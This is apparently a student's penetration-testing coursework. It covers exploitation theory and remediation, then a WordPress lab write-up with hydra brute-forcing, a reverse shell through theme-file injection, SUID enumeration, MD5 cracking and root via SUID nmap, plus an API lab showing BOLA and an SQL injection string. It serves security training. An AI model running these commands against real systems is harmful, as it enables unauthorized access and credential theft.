Advanced Exploitation Techniques

Introduction (Paragraph)

Advanced exploitation techniques refer to the process of combining multiple vulnerabilities, developing custom exploits, and bypassing modern security mechanisms to achieve deeper system compromise. Unlike basic attacks, these techniques involve multi-stage execution, stealth, and adaptability. Attackers use exploit chaining, custom payloads, and evasion strategies to bypass defenses such as firewalls, intrusion detection systems, and memory protection mechanisms. Understanding these techniques is essential for penetration testers to simulate real-world cyberattacks and identify complex security weaknesses.

Exploit Chaining

Exploit chaining is a technique where multiple vulnerabilities are combined to achieve a more impactful attack. Instead of relying on a single flaw, attackers use a sequence of weaknesses to escalate privileges or gain full system access. For example, an attacker may first exploit a Cross-Site Scripting (XSS) vulnerability to steal session cookies and then use those credentials to perform unauthorized actions or gain administrative access. This approach mimics real-world attack scenarios where systems are rarely compromised using a single vulnerability.

Points:

Combines multiple vulnerabilities
Increases attack impact
Used in real-world attacks
Example:
XSS → Session Hijacking → Admin Access
CSRF + SQL Injection → Full database compromise

Custom Exploit Development

Custom exploit development involves modifying existing Proof-of-Concept (PoC) exploits or writing new scripts to target specific vulnerabilities. Public exploits from databases like Exploit-DB may not always work directly, requiring customization based on the target environment. Penetration testers often use programming languages like Python or C to develop exploits, especially for memory-based vulnerabilities such as buffer overflows or heap overflows. This skill allows testers to go beyond automated tools and exploit advanced vulnerabilities.

Points:

- Modify existing exploits (Exploit-DB)
- Write custom scripts (Python, C)

Used for:

- Buffer overflow
- Heap overflow

Example:

Heap spray attack in browser exploitation

Bypassing Security Defences

Modern systems implement various security mechanisms such as Address Space Layout Randomization (ASLR), Data Execution Prevention (DEP), and Web Application Firewalls (WAFs). Attackers use advanced techniques to bypass these defences. One such method is Return-Oriented Programming (ROP), where attackers reuse existing code in memory to execute malicious operations without injecting new code. Additionally, polymorphic payloads are used to evade detection by continuously changing their structure while maintaining functionality.

Points:

- ASLR → Randomizes memory addresses
- DEP → Prevents execution of injected code
- WAF → Blocks malicious web traffic

Bypass Techniques:

- ROP (Return-Oriented Programming)
- Polymorphic payloads
- Encoding & obfuscation

Key Objectives

- Develop ability to chain multiple vulnerabilities
- Understand real-world attack patterns
- Create or modify custom exploits
- Bypass modern security mechanisms
- Simulate advanced attacker behaviour

API Security Testing

Introduction

API Security Testing focuses on identifying vulnerabilities in Application Programming Interfaces (APIs), which are widely used in modern web and mobile applications. APIs handle data exchange between clients and servers, making them a critical attack surface. Weak authentication, improper authorization, and poor input validation can lead to serious security breaches such as data leaks and account takeover. Understanding API security is essential for penetration testers to identify and exploit vulnerabilities that are often overlooked in traditional web testing.

Core Concepts

API Vulnerabilities (OWASP API Top 10)

APIs are vulnerable to various security issues defined in the OWASP API Top 10. One of the most critical vulnerabilities is Broken Object Level Authorization (BOLA), where attackers can access unauthorized data by manipulating object IDs. Other common vulnerabilities include broken authentication, excessive data exposure, and lack of rate limiting. These vulnerabilities arise due to improper validation and weak access control mechanisms, allowing attackers to retrieve or modify sensitive data.

Points:

OWASP API Top 10 vulnerabilities:

- Broken Object Level Authorization (BOLA)
- Broken Authentication
- Excessive Data Exposure

Example: Changing user ID in API request → access other user data

Common impact:

- Data leakage
- Account takeover

API Testing Techniques

API testing involves both manual and automated approaches. Manual testing using tools like Burp Suite allows testers to intercept, modify, and analyze API requests and responses. Automated tools such as Postman can be used for fuzzing and sending multiple requests to test API behavior. Testers perform endpoint enumeration, parameter manipulation, and authentication testing to identify

vulnerabilities. Proper understanding of request structure (headers, tokens, JSON data) is crucial for effective API testing.

Points:

- Manual Testing: Burp Suite (Intercept & Modify)
- Automated Testing: Postman (Fuzzing)
- Techniques:
  1. Endpoint enumeration
  2. Parameter tampering
  3. Token analysis

Rate Limiting & Injection Attacks

Rate limiting is a security mechanism used to restrict the number of requests a user can make in a given time. Weak or absent rate limiting allows attackers to perform brute force or denial-of-service attacks. Additionally, APIs are vulnerable to injection attacks such as SQL injection or GraphQL injection, where malicious payloads are inserted into input fields to manipulate backend queries. Proper validation and request filtering are required to prevent such attacks.

Points:

Rate Limiting Issues:

- No limit → brute force possible
- Weak limit → bypass using automation

Injection Attacks:

- SQL Injection
- GraphQL Injection

Example:

- ' OR '1'='1 payload in API request

Key Objectives

- Understand OWASP API Top 10 vulnerabilities
- Perform API testing using manual and automated tools
- Identify authorization and authentication flaws
- Exploit API-based injection vulnerabilities
- Test rate limiting mechanisms

Privilege Escalation and Persistence

Introduction

Privilege Escalation and Persistence are critical phases in penetration testing where an attacker moves from limited access to full control over a system and maintains that access for a longer duration. After initial exploitation, attackers aim to gain higher privileges such as root or administrator access. Persistence ensures that even if the system is rebooted or access is lost, the attacker can regain entry. These techniques simulate real-world attacker behaviour and help identify deeper security weaknesses within a system.

Privilege Escalation

Privilege escalation involves exploiting system misconfigurations, vulnerabilities, or weak permissions to gain higher-level access. Attackers initially gain a low-privileged shell (e.g., user or daemon) and then escalate privileges to root or administrator. This can be achieved through kernel exploits, vulnerable services, SUID binaries, or misconfigured files. For example, in Linux systems, SUID binaries can allow users to execute commands with elevated privileges if improperly configured.

Points:

Types:

- Vertical escalation → user to root
- Horizontal escalation → user to another user

Common methods:

- SUID binaries exploitation
- Weak file permissions
- Kernel vulnerabilities
- Misconfigured services

Example:

- uid=1(daemon) → escalate to uid=0(root)

Persistence Mechanisms

Persistence refers to techniques used by attackers to maintain access to a compromised system even after reboots or security measures. Attackers create backdoors or modify system configurations to ensure continued access. Common methods include adding malicious cron jobs, modifying startup scripts, or creating hidden user accounts. Persistence is a crucial part of post-exploitation, as it allows attackers to remain undetected for long periods.

Common techniques:

- Cron jobs (Linux scheduled tasks)
- Startup scripts
- Adding new user accounts
- Backdoor services

Purpose:

- Maintain long-term access
- Avoid re-exploitation

Living-off-the-Land (LotL)

Living-off-the-Land (LotL) refers to the use of legitimate system tools and binaries to perform malicious activities. Instead of introducing new malware, attackers use built-in tools like PowerShell, WMI, or Bash to avoid detection. Since these tools are trusted by the system, they are less likely to be flagged by security solutions. This technique increases stealth and is commonly used in advanced persistent threats (APTs).

Uses built-in tools:

PowerShell

WMI

Bash

Benefits:

Hard to detect

No external malware needed

Example:Running system commands via existing binaries

Key Objectives

- Gain higher privileges after initial access
- Understand real-world escalation techniques
- Maintain persistent access on target systems

Network Protocol Attacks

Introduction

Network Protocol Attacks focus on exploiting weaknesses in communication protocols used within a network. These protocols, such as SMB, DNS, FTP, and Telnet, are essential for data exchange but can become attack vectors if misconfigured or outdated. Attackers target these protocols to intercept data, gain unauthorized access, or perform lateral movement within a network. Understanding protocol-level vulnerabilities helps penetration testers simulate real-world network attacks and identify insecure configurations.

Protocol Exploitation

Protocol exploitation involves targeting vulnerabilities within network services such as SMB, FTP, SNMP, or HTTP. Many legacy protocols or improperly configured services allow attackers to gain unauthorized access or execute commands remotely. For example, SMB relay attacks allow attackers to capture and reuse authentication credentials, while vulnerable FTP services (like VSFTPD backdoor) can provide direct shell access. These vulnerabilities are commonly found in outdated systems such as Metasploitable.

Targeted protocols:

- SMB (File sharing)
- FTP (File transfer)
- SNMP (Network monitoring)
- HTTP (Web services)

Common attacks:

- SMB relay attacks
- FTP backdoor exploitation

Example:

- VSFTPD backdoor → remote shell access

Man-in-the-Middle (MitM) Attacks

Man-in-the-Middle (MitM) attacks occur when an attacker intercepts communication between two parties without their knowledge. Techniques such as ARP spoofing, DNS poisoning, and SSL stripping are used to capture sensitive data like login credentials or session tokens. In such attacks, the attacker positions themselves between the client and server, allowing them to monitor or manipulate the traffic.

Types:

- ARP spoofing
- DNS poisoning
- SSL stripping

Impact:

- Credential theft
- Data interception

Example:

- Intercepting login credentials over unsecured network

Protocol Misconfigurations

Protocol misconfigurations occur when services are running with insecure settings, such as unencrypted communication or default credentials. Services like Telnet transmit data in plain text, making them vulnerable to interception. Similarly, outdated protocols like SMBv1 contain known vulnerabilities that can be exploited for remote code execution. Identifying these misconfigurations is a key part of network security assessment.

Common misconfigurations:

- Telnet (no encryption)
- SMBv1 enabled
- Default credentials

Risks:

- Data exposure
- Unauthorized access

Example:

- MySQL default credentials (root:empty)

Key Objectives

- Understand network protocol vulnerabilities
- Exploit insecure services (FTP, SMB, etc.)
- Perform MitM attacks conceptually
- Identify protocol misconfigurations
- Simulate real-world network attacks

Mobile Application Penetration Testing

Introduction

Mobile Application Penetration Testing focuses on identifying security vulnerabilities in Android and iOS applications. Mobile apps often handle sensitive data such as user credentials, financial information, and personal details, making them attractive targets for attackers. Weak storage mechanisms, insecure communication, and improper platform usage can lead to data leakage and unauthorized access. Penetration testers use static and dynamic analysis techniques to evaluate the security posture of mobile applications.

Mobile Vulnerabilities (OWASP Mobile Top 10)

Mobile applications are vulnerable to various security issues defined in the OWASP Mobile Top 10. Common vulnerabilities include improper platform usage, insecure data storage, insecure communication, and weak authentication. For example, storing sensitive data such as passwords in plain text within the application or device storage can lead to data theft. These vulnerabilities arise due to poor coding practices and lack of secure design.

Points:

OWASP Mobile Top 10 examples:

- M1: Improper Platform Usage
- M2: Insecure Data Storage
- M3: Insecure Communication
- M4: Insecure Authentication

Example:

- Storing passwords in plain text inside APK

Impact:

- Data leakage
- Credential theft

Static Analysis

Static analysis involves analyzing the application without executing it. Tools like MobSF (Mobile Security Framework) are used to decompile APK files and inspect source code, permissions, and configuration files. This helps identify vulnerabilities such as hardcoded credentials, insecure APIs, and sensitive data exposure. Static analysis is fast and provides a broad overview of application security.

Tool:

- MobSF

What to analyze:

- Source code
- Permissions
- Hardcoded secrets

Benefits:

- No need to run app
- Quick vulnerability detection

Dynamic Testing

Dynamic testing involves analyzing the application while it is running. Tools like Frida allow testers to hook into application functions and modify behavior at runtime. This helps bypass authentication, modify responses, and observe how the app handles data. Dynamic testing provides deeper insights into runtime behavior that cannot be identified through static analysis alone.

Tool:

- Frida

Techniques:

- Function hooking
- Runtime manipulation

Example:

- Bypassing login authentication

Secure Mobile Design

Secure mobile application design focuses on implementing security measures to protect user data and prevent exploitation. This includes using secure storage mechanisms, encrypting sensitive data, applying code obfuscation, and implementing runtime protections. Developers must follow secure coding practices to reduce the risk of vulnerabilities and ensure application integrity.

Key Objectives

- Understand mobile application vulnerabilities
- Perform static analysis using MobSF
- Conduct dynamic testing using Frida
- Identify insecure data storage issues
- Learn secure mobile design practices

Comprehensive Reporting and Remediation

Introduction

Comprehensive reporting and remediation are the final and most critical phases of a penetration testing engagement. After identifying and exploiting vulnerabilities, it is essential to document findings in a structured and understandable manner. A well-written report communicates technical risks to developers and business impact to stakeholders. Remediation focuses on providing actionable solutions to fix vulnerabilities and improve overall security posture. Effective reporting ensures that identified issues are properly understood and resolved.

Advanced Reporting

Advanced reporting involves documenting vulnerabilities with detailed explanations, risk ratings, and proof of exploitation. Reports typically include CVSS (Common Vulnerability Scoring System) or DREAD scoring to quantify the severity of vulnerabilities. Each finding should contain a description, impact, proof of concept, and remediation steps. A well-structured report follows industry standards such as the Penetration Testing Execution Standard (PTES), ensuring clarity and professionalism.

Include:

- Vulnerability description
- Severity (CVSS/DREAD)
- Proof of Concept (PoC)
- Impact analysis
- Remediation steps

Standards:

- PTES reporting format

Example:

- SQL Injection → data exposure risk

Stakeholder Communication

Different stakeholders require different levels of information. Technical teams such as developers need detailed explanations of vulnerabilities and how to fix them, while executives require a high-level summary focusing on business impact and risk. Effective communication ensures that all stakeholders understand the importance of vulnerabilities and take appropriate action. Reports must be clear, concise, and tailored to the audience.

Types of stakeholders:

- Executives → business impact
- Developers → technical details
- Auditors → compliance

Key focus:

- Clarity
- Simplicity
- Actionable insights

Remediation Strategies

Remediation involves fixing identified vulnerabilities and strengthening system security. This includes applying patches, updating outdated software, implementing secure coding practices, and enforcing access control policies. A strong remediation strategy prioritizes critical vulnerabilities and follows a structured approach to reduce risk. Additionally, adopting security frameworks such as zero-trust architecture can further enhance system protection.

Common remediation steps:

- Patch vulnerable software
- Remove default credentials
- Implement input validation
- Disable unused services
- Apply least privilege principle

Advanced strategies:

- Zero Trust Architecture
- Regular security updates

Key Objectives

- Create professional penetration testing reports
- Communicate findings effectively to stakeholders
- Provide actionable remediation steps
- Prioritize vulnerabilities based on severity
- Improve overall system security posture

Web Exploitation Lab

Introduction

The Web Exploitation Lab focuses on identifying and exploiting vulnerabilities in a web application to achieve full system compromise. In this lab, a vulnerable WordPress-based machine was targeted, where multiple attack techniques such as information disclosure, brute force attacks, remote code execution, and privilege escalation were performed. The objective was to simulate a real-world attack scenario and demonstrate how attackers can chain vulnerabilities to gain root access.

Exploitation Process

In this task, a complete penetration testing process was performed on the target system. The attack started with information gathering and progressed through credential brute forcing, exploitation of web application vulnerabilities, and privilege escalation. The process demonstrated how weak configurations and insecure implementations can be chained together to gain unauthorized root-level access.

Steps Performed

1. Information Gathering (Key Discovery)

• Target Machine: 192.168.1.9

• Attacker Machine: Kali Linux

• Discovered hidden file using HTTP request

• Retrieved first key from the server

```
┌──(kunal㉿kali)-[~]
└─$ curl http://192.168.1.9/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

2. Wordlist Discovery

• Identified and downloaded a large wordlist from the server

• Wordlist used for brute force attack

```
┌──(kunal㉿kali)-[~]
└─$ wget http://192.168.1.9/fsocity.dic
--2026-03-21 09:50:24--  http://192.168.1.9/fsocity.dic
Connecting to 192.168.1.9:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'

fsocity.dic         100%[===================>]   6.91M  17.3MB/s    in 0.4s

2026-03-21 09:50:24 (17.3 MB/s) - 'fsocity.dic' saved [7245381/7245381]
```

3. Brute Force Attack (WordPress Login)

Command used:

hydra -l elliot -P fsocity.dic 192.168.1.9 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:invalid username"

• Successfully brute-forced login credentials

• Username: elliot

• Password obtained successfully


```
┌──(kunal㉿kali)-[~]
└─$ hydra -l elliot -P fsocity.dic 192.168.1.9 http-post-form "/wp-login.php:log=^USE
rname"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in milita
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and et

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-21 09:55:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:1/p:858235)
[DATA] attacking http-post-form://192.168.1.9:80/wp-login.php:log=^USER^&pwd=^PASS^:i
[80][http-post-form] host: 192.168.1.9   login: elliot   password: true
[80][http-post-form] host: 192.168.1.9   login: elliot   password: false
[80][http-post-form] host: 192.168.1.9   login: elliot   password: Elliot
[80][http-post-form] host: 192.168.1.9   login: elliot   password: now
[80][http-post-form] host: 192.168.1.9   login: elliot   password: http
[80][http-post-form] host: 192.168.1.9   login: elliot   password: the
[80][http-post-form] host: 192.168.1.9   login: elliot   password: var
[80][http-post-form] host: 192.168.1.9   login: elliot   password: Robot
[80][http-post-form] host: 192.168.1.9   login: elliot   password: wikia
[80][http-post-form] host: 192.168.1.9   login: elliot   password: Wikia
[80][http-post-form] host: 192.168.1.9   login: elliot   password: extensions
[80][http-post-form] host: 192.168.1.9   login: elliot   password: window
[80][http-post-form] host: 192.168.1.9   login: elliot   password: scss
[80][http-post-form] host: 192.168.1.9   login: elliot   password: from
[80][http-post-form] host: 192.168.1.9   login: elliot   password: styles
[80][http-post-form] host: 192.168.1.9   login: elliot   password: page
1 of 1 target successfully completed, 16 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-21 09:55:19
```


```
┌──(kunal㉿kali)-[~]
└─$ hydra -l elliot -P fast.txt 192.168.1.9 http-post-form "/wp-login.php:log=^USER^&pwd=^PASS^:incorrect"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service orga
nizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-21 13:11:14
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessi
on found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:1/p:4), ~1 try per task
[DATA] attacking http-post-form://192.168.1.9:80/wp-login.php:log=^USER^&pwd=^PASS^:incorrect
[80][http-post-form] host: 192.168.1.9   login: elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-21 13:11:26

┌──(kunal㉿kali)-[~]
└─$
```

4. Access to WordPress Dashboard

• Logged into WordPress admin panel

• Navigated to Appearance → Theme Editor






5. Remote Code Execution (RCE)

Command used:

nc -lvnp 4444

• Injected malicious PHP code into theme file

• Established reverse shell connection




6. Shell Stabilization

Command used:

python3 -c 'import pty; pty.spawn("/bin/bash")'

export TERM=xterm

• Upgraded shell for better interaction



7. SUID Enumeration

Command used:

find / -perm -4000 2>/dev/null

• Identified SUID binaries

• Found vulnerable nmap binary

```
daemon
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/opt/bitnami/apps/wordpress/htdocs$
```

8. Password Hash Cracking

Command used:

john --format=raw-md5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt

• Successfully cracked MD5 hash

• Password obtained

```
┌──(kunal㉿kali)-[~]
└─$ john --format=raw-md5 hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=9
Press 'q' or Ctrl-C to abort, almost any other key for status
abcdefghijklmnopqrstuvwxyz (?)
1g 0:00:00:00 DONE (2026-03-21 13:38) 25.00g/s 1017Kp/s 1017Kc/s 1017KC/s bonjour1..teletubbies
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

┌──(kunal㉿kali)-[~]
└─$
```


9. User Access (robot user)

Command used:

su robot

• Switched to robot user

• Retrieved second key



10. Privilege Escalation (SUID Nmap)

Command used:


/usr/local/bin/nmap --interactive

!sh

whoami

• Exploited SUID nmap

• Gained root privileges




11. Final Flag (Root Access)

Command used:

cat /root/key-3-of-3.txt

• Retrieved final key

• Full system compromise achieved



Exploit Chain Log (MANDATORY TABLE)

Exploit ID	Description	Target IP	Status	Payload
001	robots.txt enumeration	192.168.1.9	Success	Info Leak
002	WP brute force	192.168.1.9	Success	Credentials
003	WP Theme RCE	192.168.1.9	Success	Reverse Shell
004	MD5 Hash Cracking	192.168.1.9	Success	Password
005	SUID nmap Priv Esc	192.168.1.9	Success	Root Access

Result

The exploitation process successfully demonstrated how multiple vulnerabilities can be chained together to compromise a system completely. Starting from information disclosure and weak authentication, the attack progressed to remote code execution and privilege escalation. Ultimately, root access was achieved, highlighting the importance of securing web applications and system configurations.

API Security Testing Lab

Introduction (Paragraph)


The API Security Testing Lab focuses on identifying and exploiting vulnerabilities in application programming interfaces using tools such as Burp Suite and Postman. In this lab, a vulnerable DVWA-based API environment was tested to analyze weaknesses like Broken Object Level Authorization (BOLA) and improper input validation. The objective was to understand how attackers manipulate API requests to gain unauthorized access to sensitive data.

API Testing & Enumeration (VERY IMPORTANT)


In this task, API endpoints were identified and tested using Postman and Burp Suite. The process involved sending HTTP requests, analyzing responses, and identifying exposed endpoints. Enumeration helped in understanding how the API behaves and which endpoints are accessible without proper authentication or validation.

Steps Performed

1. API Endpoint Enumeration
   - Tool Used: Postman
   - Discovered endpoints:
   - /wp-json/wp/v2/users
   - /rest_route=/wp/v2/users/1
   - API returned user-related data without strict authentication




2. Testing Individual User Endpoint
   - Endpoint tested: /wp/v2/users/1
   - Modified user ID parameter to access different user data
   - Observed API response behavior



3. GraphQL Testing
   • Tool Used: Postman
   • Sent GraphQL query request
   • Tested input manipulation inside query parameters

Example payload:

query { user(id: "1") { id username email } }



API Vulnerability Log (MANDATORY TABLE)

Test ID	Vulnerability	Severity	Target Endpoint
008	BOLA	Critical	/wp/v2/users
009	GraphQL Injection	High	/graphql

Result

